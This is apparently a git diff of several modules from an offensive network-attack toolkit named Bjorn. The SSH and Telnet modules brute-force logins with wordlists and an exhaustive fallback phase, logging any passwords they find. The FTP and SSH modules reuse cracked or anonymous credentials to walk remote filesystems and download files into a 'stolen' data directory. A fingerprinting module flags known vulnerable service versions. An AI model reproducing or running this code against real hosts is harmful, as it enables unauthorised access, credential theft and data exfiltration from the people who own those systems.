"""Attempt to connect to SSH using (user, password)."""
|
||||
ssh = paramiko.SSHClient()
|
||||
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
|
||||
timeout = float(getattr(self.shared_data, "ssh_connect_timeout_s", timeout))
|
||||
|
||||
try:
|
||||
ssh.connect(
|
||||
@@ -244,9 +248,12 @@ class SSHConnector:
|
||||
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP: {adresse_ip} | User: {user} | Password: {password}")
|
||||
self.shared_data.comment_params = {"user": user, "ip": adresse_ip, "port": str(port)}
|
||||
success_flag[0] = True
|
||||
|
||||
finally:
|
||||
if self.progress is not None:
|
||||
self.progress.advance(1)
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
@@ -260,48 +267,53 @@ class SSHConnector:
|
||||
Called by the orchestrator with a single IP + port.
|
||||
Builds the queue (users x passwords) and launches threads.
|
||||
"""
|
||||
self.results = []
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
dict_passwords, fallback_passwords = merged_password_plan(self.shared_data, self.passwords)
|
||||
total_tasks = len(self.users) * (len(dict_passwords) + len(fallback_passwords))
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
self.progress = ProgressTracker(self.shared_data, total_tasks)
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
def run_phase(passwords):
|
||||
phase_tasks = len(self.users) * len(passwords)
|
||||
if phase_tasks == 0:
|
||||
return
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
# clear queue
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
for user in self.users:
|
||||
for password in passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
self.queue.join()
|
||||
threads = []
|
||||
thread_count = min(8, max(1, phase_tasks))
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results # Return True and the list of successes if any
|
||||
try:
|
||||
run_phase(dict_passwords)
|
||||
if (not success_flag[0]) and fallback_passwords and not self.shared_data.orchestrator_should_exit:
|
||||
logger.info(
|
||||
f"SSH dictionary phase failed on {adresse_ip}:{port}. "
|
||||
f"Starting exhaustive fallback ({len(fallback_passwords)} passwords)."
|
||||
)
|
||||
run_phase(fallback_passwords)
|
||||
self.progress.set_complete()
|
||||
return success_flag[0], self.results
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
|
||||
@@ -108,20 +108,28 @@ class StealFilesFTP:
|
||||
return out
|
||||
|
||||
# -------- FTP helpers --------
|
||||
def connect_ftp(self, ip: str, username: str, password: str) -> Optional[FTP]:
|
||||
# Max file size to download (10 MB) — protects RPi Zero RAM
|
||||
_MAX_FILE_SIZE = 10 * 1024 * 1024
|
||||
# Max recursion depth for directory traversal (avoids symlink loops)
|
||||
_MAX_DEPTH = 5
|
||||
|
||||
def connect_ftp(self, ip: str, username: str, password: str, port: int = b_port) -> Optional[FTP]:
|
||||
try:
|
||||
ftp = FTP()
|
||||
ftp.connect(ip, b_port, timeout=10)
|
||||
ftp.connect(ip, port, timeout=10)
|
||||
ftp.login(user=username, passwd=password)
|
||||
self.ftp_connected = True
|
||||
logger.info(f"Connected to {ip} via FTP as {username}")
|
||||
logger.info(f"Connected to {ip}:{port} via FTP as {username}")
|
||||
return ftp
|
||||
except Exception as e:
|
||||
logger.info(f"FTP connect failed {ip} {username}:{password}: {e}")
|
||||
logger.info(f"FTP connect failed {ip}:{port} {username}: {e}")
|
||||
return None
|
||||
|
||||
def find_files(self, ftp: FTP, dir_path: str) -> List[str]:
|
||||
def find_files(self, ftp: FTP, dir_path: str, depth: int = 0) -> List[str]:
|
||||
files: List[str] = []
|
||||
if depth > self._MAX_DEPTH:
|
||||
logger.debug(f"Max recursion depth reached at {dir_path}")
|
||||
return []
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("File search interrupted.")
|
||||
@@ -136,7 +144,7 @@ class StealFilesFTP:
|
||||
|
||||
try:
|
||||
ftp.cwd(item) # if ok -> directory
|
||||
files.extend(self.find_files(ftp, os.path.join(dir_path, item)))
|
||||
files.extend(self.find_files(ftp, os.path.join(dir_path, item), depth + 1))
|
||||
ftp.cwd('..')
|
||||
except Exception:
|
||||
# not a dir => file candidate
|
||||
@@ -146,11 +154,19 @@ class StealFilesFTP:
|
||||
logger.info(f"Found {len(files)} matching files in {dir_path} on FTP")
|
||||
except Exception as e:
|
||||
logger.error(f"FTP path error {dir_path}: {e}")
|
||||
raise
|
||||
return files
|
||||
|
||||
def steal_file(self, ftp: FTP, remote_file: str, base_dir: str) -> None:
|
||||
try:
|
||||
# Check file size before downloading
|
||||
try:
|
||||
size = ftp.size(remote_file)
|
||||
if size is not None and size > self._MAX_FILE_SIZE:
|
||||
logger.info(f"Skipping {remote_file} ({size} bytes > {self._MAX_FILE_SIZE} limit)")
|
||||
return
|
||||
except Exception:
|
||||
pass # SIZE not supported, try download anyway
|
||||
|
||||
local_file_path = os.path.join(base_dir, os.path.relpath(remote_file, '/'))
|
||||
os.makedirs(os.path.dirname(local_file_path), exist_ok=True)
|
||||
with open(local_file_path, 'wb') as f:
|
||||
@@ -161,6 +177,7 @@ class StealFilesFTP:
|
||||
|
||||
# -------- Orchestrator entry --------
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
timer = None
|
||||
try:
|
||||
self.shared_data.bjorn_orch_status = b_class
|
||||
try:
|
||||
@@ -168,11 +185,14 @@ class StealFilesFTP:
|
||||
except Exception:
|
||||
port_i = b_port
|
||||
|
||||
hostname = self.hostname_for_ip(ip) or ""
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(port_i), "hostname": hostname}
|
||||
|
||||
creds = self._get_creds_for_target(ip, port_i)
|
||||
logger.info(f"Found {len(creds)} FTP credentials in DB for {ip}")
|
||||
|
||||
def try_anonymous() -> Optional[FTP]:
|
||||
return self.connect_ftp(ip, 'anonymous', '')
|
||||
return self.connect_ftp(ip, 'anonymous', '', port=port_i)
|
||||
|
||||
if not creds and not try_anonymous():
|
||||
logger.error(f"No FTP credentials for {ip}. Skipping.")
|
||||
@@ -192,9 +212,11 @@ class StealFilesFTP:
|
||||
# Anonymous first
|
||||
ftp = try_anonymous()
|
||||
if ftp:
|
||||
self.shared_data.comment_params = {"user": "anonymous", "ip": ip, "port": str(port_i), "hostname": hostname}
|
||||
files = self.find_files(ftp, '/')
|
||||
local_dir = os.path.join(self.shared_data.data_stolen_dir, f"ftp/{mac}_{ip}/anonymous")
|
||||
if files:
|
||||
self.shared_data.comment_params = {"user": "anonymous", "ip": ip, "port": str(port_i), "hostname": hostname, "files": str(len(files))}
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
@@ -207,7 +229,6 @@ class StealFilesFTP:
|
||||
except Exception:
|
||||
pass
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
|
||||
# Authenticated creds
|
||||
@@ -216,13 +237,15 @@ class StealFilesFTP:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying FTP {username}:{password} @ {ip}")
|
||||
ftp = self.connect_ftp(ip, username, password)
|
||||
self.shared_data.comment_params = {"user": username, "ip": ip, "port": str(port_i), "hostname": hostname}
|
||||
logger.info(f"Trying FTP {username} @ {ip}:{port_i}")
|
||||
ftp = self.connect_ftp(ip, username, password, port=port_i)
|
||||
if not ftp:
|
||||
continue
|
||||
files = self.find_files(ftp, '/')
|
||||
local_dir = os.path.join(self.shared_data.data_stolen_dir, f"ftp/{mac}_{ip}/{username}")
|
||||
if files:
|
||||
self.shared_data.comment_params = {"user": username, "ip": ip, "port": str(port_i), "hostname": hostname, "files": str(len(files))}
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
@@ -235,14 +258,15 @@ class StealFilesFTP:
|
||||
except Exception:
|
||||
pass
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"FTP loot error {ip} {username}: {e}")
|
||||
|
||||
timer.cancel()
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
finally:
|
||||
if timer:
|
||||
timer.cancel()
|
||||
|
||||
@@ -218,23 +218,41 @@ class StealFilesSSH:
|
||||
logger.info(f"Found {len(matches)} matching files in {dir_path}")
|
||||
return matches
|
||||
|
||||
# Max file size to download (10 MB) — protects RPi Zero RAM
|
||||
_MAX_FILE_SIZE = 10 * 1024 * 1024
|
||||
|
||||
def steal_file(self, ssh: paramiko.SSHClient, remote_file: str, local_dir: str) -> None:
|
||||
"""
|
||||
Download a single remote file into the given local dir, preserving subdirs.
|
||||
Skips files larger than _MAX_FILE_SIZE to protect RPi Zero memory.
|
||||
"""
|
||||
sftp = ssh.open_sftp()
|
||||
self.sftp_connected = True # first time we open SFTP, mark as connected
|
||||
|
||||
# Preserve partial directory structure under local_dir
|
||||
remote_dir = os.path.dirname(remote_file)
|
||||
local_file_dir = os.path.join(local_dir, os.path.relpath(remote_dir, '/'))
|
||||
os.makedirs(local_file_dir, exist_ok=True)
|
||||
try:
|
||||
# Check file size before downloading
|
||||
try:
|
||||
st = sftp.stat(remote_file)
|
||||
if st.st_size and st.st_size > self._MAX_FILE_SIZE:
|
||||
logger.info(f"Skipping {remote_file} ({st.st_size} bytes > {self._MAX_FILE_SIZE} limit)")
|
||||
return
|
||||
except Exception:
|
||||
pass # stat failed, try download anyway
|
||||
|
||||
local_file_path = os.path.join(local_file_dir, os.path.basename(remote_file))
|
||||
sftp.get(remote_file, local_file_path)
|
||||
sftp.close()
|
||||
# Preserve partial directory structure under local_dir
|
||||
remote_dir = os.path.dirname(remote_file)
|
||||
local_file_dir = os.path.join(local_dir, os.path.relpath(remote_dir, '/'))
|
||||
os.makedirs(local_file_dir, exist_ok=True)
|
||||
|
||||
logger.success(f"Downloaded: {remote_file} -> {local_file_path}")
|
||||
local_file_path = os.path.join(local_file_dir, os.path.basename(remote_file))
|
||||
sftp.get(remote_file, local_file_path)
|
||||
|
||||
logger.success(f"Downloaded: {remote_file} -> {local_file_path}")
|
||||
finally:
|
||||
try:
|
||||
sftp.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# --------------------- Orchestrator entrypoint ---------------------
|
||||
|
||||
@@ -247,6 +265,7 @@ class StealFilesSSH:
|
||||
- status_key: action name (b_class)
|
||||
Returns 'success' if at least one file stolen; else 'failed'.
|
||||
"""
|
||||
timer = None
|
||||
try:
|
||||
self.shared_data.bjorn_orch_status = b_class
|
||||
|
||||
@@ -256,6 +275,9 @@ class StealFilesSSH:
|
||||
except Exception:
|
||||
port_i = b_port
|
||||
|
||||
hostname = self.hostname_for_ip(ip) or ""
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(port_i), "hostname": hostname}
|
||||
|
||||
creds = self._get_creds_for_target(ip, port_i)
|
||||
logger.info(f"Found {len(creds)} SSH credentials in DB for {ip}")
|
||||
if not creds:
|
||||
@@ -283,12 +305,14 @@ class StealFilesSSH:
|
||||
break
|
||||
|
||||
try:
|
||||
logger.info(f"Trying credential {username}:{password} for {ip}")
|
||||
self.shared_data.comment_params = {"user": username, "ip": ip, "port": str(port_i), "hostname": hostname}
|
||||
logger.info(f"Trying credential {username} for {ip}")
|
||||
ssh = self.connect_ssh(ip, username, password, port=port_i)
|
||||
# Search from root; filtered by config
|
||||
files = self.find_files(ssh, '/')
|
||||
|
||||
if files:
|
||||
self.shared_data.comment_params = {"user": username, "ip": ip, "port": str(port_i), "hostname": hostname, "files": str(len(files))}
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted during download.")
|
||||
@@ -310,12 +334,14 @@ class StealFilesSSH:
|
||||
# Stay quiet on Paramiko internals; just log the reason and try next cred
|
||||
logger.error(f"SSH loot attempt failed on {ip} with {username}: {e}")
|
||||
|
||||
timer.cancel()
|
||||
return 'success' if success_any else 'failed'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
finally:
|
||||
if timer:
|
||||
timer.cancel()
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
|
||||
@@ -1,9 +1,9 @@
|
||||
"""
|
||||
telnet_bruteforce.py — Telnet bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
"""
|
||||
telnet_bruteforce.py — Telnet bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
- IP -> (MAC, hostname) via DB.hosts
|
||||
- Succès -> DB.creds (service='telnet')
|
||||
- Conserve la logique d’origine (telnetlib, queue/threads)
|
||||
- Succès -> DB.creds (service='telnet')
|
||||
- Conserve la logique d’origine (telnetlib, queue/threads)
|
||||
"""
|
||||
|
||||
import os
|
||||
@@ -15,6 +15,7 @@ from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from actions.bruteforce_common import ProgressTracker, merged_password_plan
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="telnet_bruteforce.py", level=logging.DEBUG)
|
||||
@@ -43,20 +44,21 @@ class TelnetBruteforce:
|
||||
return self.telnet_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
"""Point d'entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
logger.info(f"Executing TelnetBruteforce on {ip}:{port}")
|
||||
self.shared_data.bjorn_orch_status = "TelnetBruteforce"
|
||||
self.shared_data.comment_params = {"user": "?", "ip": ip, "port": str(port)}
|
||||
success, results = self.bruteforce_telnet(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class TelnetConnector:
|
||||
"""Gère les tentatives Telnet, persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
"""Gère les tentatives Telnet, persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
@@ -67,6 +69,7 @@ class TelnetConnector:
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [mac, ip, hostname, user, password, port]
|
||||
self.queue = Queue()
|
||||
self.progress = None
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
@@ -110,9 +113,10 @@ class TelnetConnector:
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---------- Telnet ----------
|
||||
def telnet_connect(self, adresse_ip: str, user: str, password: str) -> bool:
|
||||
def telnet_connect(self, adresse_ip: str, user: str, password: str, port: int = 23, timeout: int = 10) -> bool:
|
||||
timeout = int(getattr(self.shared_data, "telnet_connect_timeout_s", timeout))
|
||||
try:
|
||||
tn = telnetlib.Telnet(adresse_ip)
|
||||
tn = telnetlib.Telnet(adresse_ip, port=port, timeout=timeout)
|
||||
tn.read_until(b"login: ", timeout=5)
|
||||
tn.write(user.encode('ascii') + b"\n")
|
||||
if password:
|
||||
@@ -175,14 +179,17 @@ class TelnetConnector:
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
try:
|
||||
if self.telnet_connect(adresse_ip, user, password):
|
||||
if self.telnet_connect(adresse_ip, user, password, port=port):
|
||||
with self.lock:
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user} | Password:{password}")
|
||||
self.shared_data.comment_params = {"user": user, "ip": adresse_ip, "port": str(port)}
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
if self.progress is not None:
|
||||
self.progress.advance(1)
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
@@ -191,46 +198,54 @@ class TelnetConnector:
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
self.results = []
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
dict_passwords, fallback_passwords = merged_password_plan(self.shared_data, self.passwords)
|
||||
total_tasks = len(self.users) * (len(dict_passwords) + len(fallback_passwords))
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
self.progress = ProgressTracker(self.shared_data, total_tasks)
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
def run_phase(passwords):
|
||||
phase_tasks = len(self.users) * len(passwords)
|
||||
if phase_tasks == 0:
|
||||
return
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
for user in self.users:
|
||||
for password in passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
threads = []
|
||||
thread_count = min(8, max(1, phase_tasks))
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
return success_flag[0], self.results
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
try:
|
||||
run_phase(dict_passwords)
|
||||
if (not success_flag[0]) and fallback_passwords and not self.shared_data.orchestrator_should_exit:
|
||||
logger.info(
|
||||
f"Telnet dictionary phase failed on {adresse_ip}:{port}. "
|
||||
f"Starting exhaustive fallback ({len(fallback_passwords)} passwords)."
|
||||
)
|
||||
run_phase(fallback_passwords)
|
||||
self.progress.set_complete()
|
||||
return success_flag[0], self.results
|
||||
finally:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
@@ -270,3 +285,4 @@ if __name__ == "__main__":
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
|
||||
|
||||
@@ -1,214 +1,191 @@
|
||||
# Service fingerprinting and version detection tool for vulnerability identification.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/thor_hammer_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -t, --target Target IP or hostname to scan (overrides saved value).
|
||||
# -p, --ports Ports to scan (default: common ports, comma-separated).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/services).
|
||||
# -d, --delay Delay between probes in seconds (default: 1).
|
||||
# -v, --verbose Enable verbose output for detailed service information.
|
||||
#!/usr/bin/env python3
|
||||
# -*- coding: utf-8 -*-
|
||||
"""
|
||||
thor_hammer.py — Service fingerprinting (Pi Zero friendly, orchestrator compatible).
|
||||
|
||||
What it does:
|
||||
- For a given target (ip, port), tries a fast TCP connect + banner grab.
|
||||
- Optionally stores a service fingerprint into DB.port_services via db.upsert_port_service.
|
||||
- Updates EPD fields: bjorn_orch_status, bjorn_status_text2, comment_params, bjorn_progress.
|
||||
|
||||
Notes:
|
||||
- Avoids spawning nmap per-port (too heavy). If you want nmap, add a dedicated action.
|
||||
"""
|
||||
|
||||
import os
|
||||
import json
|
||||
import socket
|
||||
import argparse
|
||||
import threading
|
||||
from datetime import datetime
|
||||
import logging
|
||||
from concurrent.futures import ThreadPoolExecutor
|
||||
import subprocess
|
||||
import socket
|
||||
import time
|
||||
from typing import Dict, Optional, Tuple
|
||||
|
||||
from logger import Logger
|
||||
from actions.bruteforce_common import ProgressTracker
|
||||
|
||||
logger = Logger(name="thor_hammer.py", level=logging.DEBUG)
|
||||
|
||||
# -------------------- Action metadata (AST-friendly) --------------------
|
||||
b_class = "ThorHammer"
|
||||
b_module = "thor_hammer"
|
||||
b_status = "ThorHammer"
|
||||
b_port = None
|
||||
b_parent = None
|
||||
b_service = '["ssh","ftp","telnet","http","https","smb","mysql","postgres","mssql","rdp","vnc"]'
|
||||
b_trigger = "on_port_change"
|
||||
b_priority = 35
|
||||
b_action = "normal"
|
||||
b_cooldown = 1200
|
||||
b_rate_limit = "24/86400"
|
||||
b_enabled = 0 # keep disabled by default; enable via Actions UI/DB when ready.
|
||||
|
||||
|
||||
def _guess_service_from_port(port: int) -> str:
|
||||
mapping = {
|
||||
21: "ftp",
|
||||
22: "ssh",
|
||||
23: "telnet",
|
||||
25: "smtp",
|
||||
53: "dns",
|
||||
80: "http",
|
||||
110: "pop3",
|
||||
139: "netbios-ssn",
|
||||
143: "imap",
|
||||
443: "https",
|
||||
445: "smb",
|
||||
1433: "mssql",
|
||||
3306: "mysql",
|
||||
3389: "rdp",
|
||||
5432: "postgres",
|
||||
5900: "vnc",
|
||||
8080: "http",
|
||||
}
|
||||
return mapping.get(int(port), "")
|
||||
|
||||
|
||||
|
||||
b_class = "ThorHammer"
|
||||
b_module = "thor_hammer"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/services"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "thor_hammer_settings.json")
|
||||
DEFAULT_PORTS = [21, 22, 23, 25, 53, 80, 110, 115, 139, 143, 194, 443, 445, 1433, 3306, 3389, 5432, 5900, 8080]
|
||||
|
||||
# Service signature database
|
||||
SERVICE_SIGNATURES = {
|
||||
21: {
|
||||
'name': 'FTP',
|
||||
'vulnerabilities': {
|
||||
'vsftpd 2.3.4': 'Backdoor command execution',
|
||||
'ProFTPD 1.3.3c': 'Remote code execution'
|
||||
}
|
||||
},
|
||||
22: {
|
||||
'name': 'SSH',
|
||||
'vulnerabilities': {
|
||||
'OpenSSH 5.3': 'Username enumeration',
|
||||
'OpenSSH 7.2p1': 'User enumeration timing attack'
|
||||
}
|
||||
},
|
||||
# Add more signatures as needed
|
||||
}
|
||||
|
||||
class ThorHammer:
|
||||
def __init__(self, target, ports=None, output_dir=DEFAULT_OUTPUT_DIR, delay=1, verbose=False):
|
||||
self.target = target
|
||||
self.ports = ports or DEFAULT_PORTS
|
||||
self.output_dir = output_dir
|
||||
self.delay = delay
|
||||
self.verbose = verbose
|
||||
self.results = {
|
||||
'target': target,
|
||||
'timestamp': datetime.now().isoformat(),
|
||||
'services': {}
|
||||
}
|
||||
self.lock = threading.Lock()
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
def probe_service(self, port):
|
||||
"""Probe a specific port for service information."""
|
||||
def _connect_and_banner(self, ip: str, port: int, timeout_s: float, max_bytes: int) -> Tuple[bool, str]:
|
||||
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
s.settimeout(timeout_s)
|
||||
try:
|
||||
# Initial connection test
|
||||
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
|
||||
sock.settimeout(self.delay)
|
||||
result = sock.connect_ex((self.target, port))
|
||||
|
||||
if result == 0:
|
||||
service_info = {
|
||||
'port': port,
|
||||
'state': 'open',
|
||||
'service': None,
|
||||
'version': None,
|
||||
'vulnerabilities': []
|
||||
if s.connect_ex((ip, int(port))) != 0:
|
||||
return False, ""
|
||||
try:
|
||||
data = s.recv(max_bytes)
|
||||
banner = (data or b"").decode("utf-8", errors="ignore").strip()
|
||||
except Exception:
|
||||
banner = ""
|
||||
return True, banner
|
||||
finally:
|
||||
try:
|
||||
s.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
def execute(self, ip, port, row, status_key) -> str:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
try:
|
||||
port_i = int(port) if str(port).strip() else None
|
||||
except Exception:
|
||||
port_i = None
|
||||
|
||||
# If port is missing, try to infer from row 'Ports' and fingerprint a few.
|
||||
ports_to_check = []
|
||||
if port_i:
|
||||
ports_to_check = [port_i]
|
||||
else:
|
||||
ports_txt = str(row.get("Ports") or row.get("ports") or "")
|
||||
for p in ports_txt.split(";"):
|
||||
p = p.strip()
|
||||
if p.isdigit():
|
||||
ports_to_check.append(int(p))
|
||||
ports_to_check = ports_to_check[:12] # Pi Zero guard
|
||||
|
||||
if not ports_to_check:
|
||||
return "failed"
|
||||
|
||||
timeout_s = float(getattr(self.shared_data, "thor_connect_timeout_s", 1.5))
|
||||
max_bytes = int(getattr(self.shared_data, "thor_banner_max_bytes", 1024))
|
||||
source = str(getattr(self.shared_data, "thor_source", "thor_hammer"))
|
||||
|
||||
mac = (row.get("MAC Address") or row.get("mac_address") or row.get("mac") or "").strip()
|
||||
hostname = (row.get("Hostname") or row.get("hostname") or "").strip()
|
||||
if ";" in hostname:
|
||||
hostname = hostname.split(";", 1)[0].strip()
|
||||
|
||||
self.shared_data.bjorn_orch_status = "ThorHammer"
|
||||
self.shared_data.bjorn_status_text2 = ip
|
||||
self.shared_data.comment_params = {"ip": ip, "port": str(ports_to_check[0])}
|
||||
|
||||
progress = ProgressTracker(self.shared_data, len(ports_to_check))
|
||||
|
||||
try:
|
||||
any_open = False
|
||||
for p in ports_to_check:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
return "interrupted"
|
||||
|
||||
ok, banner = self._connect_and_banner(ip, p, timeout_s=timeout_s, max_bytes=max_bytes)
|
||||
any_open = any_open or ok
|
||||
|
||||
service = _guess_service_from_port(p)
|
||||
product = ""
|
||||
version = ""
|
||||
fingerprint = banner[:200] if banner else ""
|
||||
confidence = 0.4 if ok else 0.1
|
||||
state = "open" if ok else "closed"
|
||||
|
||||
self.shared_data.comment_params = {
|
||||
"ip": ip,
|
||||
"port": str(p),
|
||||
"open": str(int(ok)),
|
||||
"svc": service or "?",
|
||||
}
|
||||
|
||||
# Get service banner
|
||||
# Persist to DB if method exists.
|
||||
try:
|
||||
banner = sock.recv(1024).decode('utf-8', errors='ignore').strip()
|
||||
service_info['banner'] = banner
|
||||
except:
|
||||
service_info['banner'] = None
|
||||
if hasattr(self.shared_data, "db") and hasattr(self.shared_data.db, "upsert_port_service"):
|
||||
self.shared_data.db.upsert_port_service(
|
||||
mac_address=mac or "",
|
||||
ip=ip,
|
||||
port=int(p),
|
||||
protocol="tcp",
|
||||
state=state,
|
||||
service=service or None,
|
||||
product=product or None,
|
||||
version=version or None,
|
||||
banner=banner or None,
|
||||
fingerprint=fingerprint or None,
|
||||
confidence=float(confidence),
|
||||
source=source,
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"DB upsert_port_service failed for {ip}:{p}: {e}")
|
||||
|
||||
# Advanced service detection using nmap if available
|
||||
try:
|
||||
nmap_output = subprocess.check_output(
|
||||
['nmap', '-sV', '-p', str(port), '-T4', self.target],
|
||||
stderr=subprocess.DEVNULL
|
||||
).decode()
|
||||
|
